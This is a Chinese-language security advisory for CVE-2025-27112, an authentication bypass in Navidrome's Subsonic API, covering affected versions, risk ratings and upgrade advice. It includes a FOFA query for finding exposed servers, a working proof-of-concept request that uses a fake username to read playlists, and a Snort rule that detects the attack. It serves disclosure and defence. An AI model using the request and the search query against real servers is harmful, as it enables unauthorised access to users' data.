

NAVIDROME-CVE-2025-27112-权限绕过

在某些 Subsonic API 端点中，身份验证检查过程中的缺陷允许攻击者指定系统上不存在的任何任意用户名，以及空密码的加盐哈希值。在这些情况下，Navidrome 将请求视为经过身份验证，无需有效凭证即可授予对各种 Subsonic 终端节点的访问权限。攻击者可以使用任何不存在的用户名绕过身份验证系统，并获得对 Navidrome 中各种只读数据（例如用户播放列表）的访问权限。但是，由于权限不足，任何修改数据的尝试都会失败，并显示“权限被拒绝”错误，从而限制了对未经授权查看信息的影响。

影响版本

0.52.0<=navidrome< 0.54.5

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="content="Navidrome""

POC/EXP:

```
GET /rest/getPlaylists?
u=FakeUser&t=81f0c0fb5d202ab0d012e6eae722d79&s=x1vbudn1m6d&v=1.16.1&c=castafiore
&f=json HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept-Language: en-US;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate, br
Accept: */*
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"NAVIDROME Auth Bypass Attempt (CVE-2025-27112)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/rest/getPlaylists"; http_uri;  
  content:"u=FakeUser"; http_uri;  
  content:"f=json"; http_uri;  
  pcre:"/t=[a-f0-9]{32}&s=[a-z0-9]{10}&v=1\\.16\\.1&c=castafiore/i";  
  metadata:cve,CVE-2025-27112;  
  metadata:affected_product "NAVIDROME";  
  metadata:attack_type "Authentication Bypass";  
  metadata:severity "high";  
  reference:url,github.com/navidrome/navidrome/security/advisories;  
  classtype:authentication-bypass;  
  sid:1000025;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本